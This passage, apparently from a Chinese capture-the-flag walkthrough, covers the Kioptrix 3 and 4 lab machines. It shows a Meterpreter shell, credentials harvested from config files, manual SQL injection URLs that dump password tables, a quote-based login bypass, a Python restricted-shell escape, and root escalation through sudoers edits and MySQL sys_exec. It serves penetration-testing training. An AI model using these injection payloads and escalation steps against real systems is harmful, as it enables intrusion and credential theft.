[*] Sending stage (38247 bytes) to 192.168.120.195
[*] Meterpreter session 1 opened (192.168.120.120:4444 -> 192.168.120.195:46732) at 2019-10-27 23:26:1
7 -0400
whoami


meterpreter > whoami
[-] Unknown command: whoami.
meterpreter >
meterpreter > sessions
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > exploit
[-] Unknown command: exploit.
meterpreter > shell
Process 4234 created.
Channel 0 created.
whoami
www-data
ifconfig
/bin/sh: ifconfig: not found
uname -a
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
```

然后尝试提权，但发现无法写入文件。因此想通过shell收集系统账号密码，进入系统：


先找账号密码：

```
www-data@Kioptrix3:/home/www/kioptrix3.com$ echo 1 > a.txt
bash: a.txt: Permission denied
www-data@Kioptrix3:/home/www/kioptrix3.com$ grep -r "username" /home
grep: /home/loneferret/.nano_history: Permission denied
grep: /home/loneferret/.ssh: Permission denied
/home/www/kioptrix3.com/modules/Blog/template/default/note.tpl:login = "Wrong username or password.</p
>"
/home/www/kioptrix3.com/modules/TinyMCE/tiny_mce/plugins/autosave/editor_plugin_src.js: * C:\Users\[us
ername]\AppData\Local\Microsoft\Internet Explorer\DOMStore\[tempFolder]
/home/www/kioptrix3.com/style/comps/admin/login.phtml:                    <input id="username" n
ame="username" class="logged" /><br /><br />
/home/www/kioptrix3.com/style/comps/admin/js/jquery.js:false;C.onload=C.onreadystatechange=function(){
if(!B&&(!this.readyState||this.readyState==="loaded"||this.readyState==="complete")){B=true;b();d();C.
onload=C.onreadystatechange=null;z&&C.parentNode&&z.removeChild(C)}}}z.insertBefore(C,z.firstChild);re
turn w}var E=false,x=e.xhr();if(x){e.username?x.open(n,e.url,e.async,e.username,e.password):x.open(n,e
.url,e.async);try{if(e.data||a&&a.contentType)x.setRequestHeader("Content-Type",e.contentType);if(e.if
Modified){c.lastModified[e.url]&&x.setRequestHeader("If-Modified-Since"
```

使用 grep -r “config” /home 搜索配置文件定位到：/home/www/kioptrix3.com/gallery/gconfig.php:

```
$GLOBALS["gallarific_mysql_server"] = "localhost";
$GLOBALS["gallarific_mysql_database"] = "gallery";
$GLOBALS["gallarific_mysql_username"] = "root";
$GLOBALS["gallarific_mysql_password"] = "fuckeyou";
```


因此使用其账号密码登录 phpmyadmin 查看系统其他账号密码信息：



找到这两处账号密码，尝试利用其登录 ssh。后续与 Method2 后续一致。


Method 2

通过测试可发现 http://kioptrix3.com/gallery/gallery.php?id=1 存在 sql 注入
使用 sqlmap 获取数据：




OR 手工注入：
访问 http://kioptrix3.com/gallery/gallery.php?id=1%20order%20by%207%20--


确定 column 数目为 6 个
输入 http://kioptrix3.com/gallery/gallery.php?id=1 union select 1,2,3,4,5,6 — 查看显示信息的位置
然后输入： http://kioptrix3.com/gallery/gallery.php?id=1%20union%20select%201,user(),version(),4,5,6%20-- 获取用户与版本号：




再通过查询 http://kioptrix3.com/gallery/gallery.php?id=1%20union%20select%201,2,database(),4,5,6%20--
获取数据库名为 gallery
再查表名：
http://kioptrix3.com/gallery/gallery.php?id=1%20union%20select%202,table_name,null,null,null,null%20from%20information_schema.tables%20--




爆字段：
http://kioptrix3.com/gallery/gallery.php?id=1%20union%20all%20select%202,column_name,null,null,null,null%20from%20information_schema.columns%20where%20table_name=%27dev_accounts%27%20--



爆数据：
http://kioptrix3.com/gallery/gallery.php?id=1%20union%20all%20select%202,concat_ws(0x3a,username,0x3a,password),null,null,null,null%20%20FROM%20dev_accounts%20--



然后进行解密：
可得到两个账号密码。根据端口信息，发现服务器开放 ssh 端口。经过测试，可成功登录。但是 dreg 的权限下没啥用出，，，登录 loneferret 账号。



看到目录下存在文件 CompanyPolicy.README
查看后说让执行 sudo ht
执行该命令发现报错：**Error opening terminal: xterm-basic.**
google 解决：export TERM=xterm
然后发现该编辑器具有 root 权限，因此更改/etc/sudoers 文件，在 loneferret 账号后加入 /bin/bash 或者/bin/sh
然后执行 sudo /bin/bash or /bin/sh 即可获取到 root 权限。

```
# ls
Congrats.txt  ht-2.0.18
# cat Congrats.txt
Good for you for getting here.
Regardless of the matter (staying within the spirit of the game of course)
you got here, congratulations are in order. Wasn't that bad now was it.

Went in a different direction with this VM. Exploit based challenges are
nice. Helps workout that information gathering part, but sometimes we
need to get our hands dirty in other things as well.
Again, these VMs are beginner and not intented for everyone.
Difficulty is relative, keep that in mind.

The object is to learn, do some research and have a little (legal)
fun in the process.
```


Kioptrix: Level 1.3 (#4): https://www.vulnhub.com/entry/kioptrix-level-13-4,25

正常操作，获取ip、端口等信息：


```
192.168.120.126 34:79:16:a4:0b:22      2      120  HUAWEI TECHNOL
192.168.120.153 00:0c:29:11:f1:36      2      120  VMware, Inc.
```

```
root@kali:~# nmap -sS -sV 192.168.120.153 -O
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-30 02:18 EDT
Nmap scan report for 192.168.120.153
Host is up (0.00079s latency).
Not shown: 566 closed ports, 430 filtered ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with
 Suhosin-Patch)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:11:F1:36 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


用enum4linux探测smb信息：发现存在一下几个用户，另外在该路径下也可以看到johb用户存在：
http://192.168.120.153/database.sql




使用 http://192.168.120.153/database.sql 中的账号密码显示登录错误，在尝试测试注入发现单引号报错，因此可将密码改成万能密码 1'or''='登录可成功回显 john 密码。




robert 同样如此：



另外也可以用 sqlmap 直接跑：




用第一个密码ssh登录系统：



发现只能执行有限的几个命令，开始就提到了 Welcome to LigGoat Security Systems

猜到了是要逃逸这个shell。通过搜索发现这个shell是由python编写，可直接调用python os库执行系统命令：
echo os.system('/bin/bash')



在获取更多权限之后，检查了gcc发现无法使用，也无法安装。因此考虑其他方式提权：
在查看checklogin.php 的文件内容发现mysql密码为空：

```
<?php
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name
```

再查看 mysql 进程：

```
john@Kioptrix4:/root$ ps -aux|grep mysql
Warning: bad ps syntax, perhaps a bogus '-'? See http://procps.sf.net/faq.html
root      4413  0.0  0.6   1772   372 ?        S    22:19   0:00 /bin/sh /usr/bin/mysqld_safe
root      4455  0.0 16.8 127104 10196 ?        Sl   22:19   0:02 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=root --pid-file=/v
root      4457  0.0  0.6   1700   380 ?        S    22:19   0:00 logger -p daemon.err -t mysqld_safe -i -t mysqld
john@Kioptrix4:/root$ cd /var/
```

发现是以 root 运行的，因此尝试使用 mysql 提权：

```
john@Kioptrix4:/var/www$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7629
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| members            |
| mysql              |
+--------------------+
```

mysql 支持 sys_exec 执行命令：
首先尝试将 robert 用户加入 root 组：

```
mysql> select sys_exec('usermod -a -G root robert');
ERROR 2006 (HY000): MySQL server has gone away
No connection. Trying to reconnect...
Connection id:    1
Current database: *** NONE ***

+-----------------------------------------+
| sys_exec('usermod -a -G root robert') |
+-----------------------------------------+
| NULL                                    |
+-----------------------------------------+
1 row in set (0.43 sec)

mysql> exit
Bye
$ ls
```

发现无法通过sudo su获取root权限。且提示
robert is not in the sudoers file. This incident will be reported.

```
$ sudo -s
[sudo] password for robert:
robert is not in the sudoers file.  This incident will be reported.
$ sudo su
```

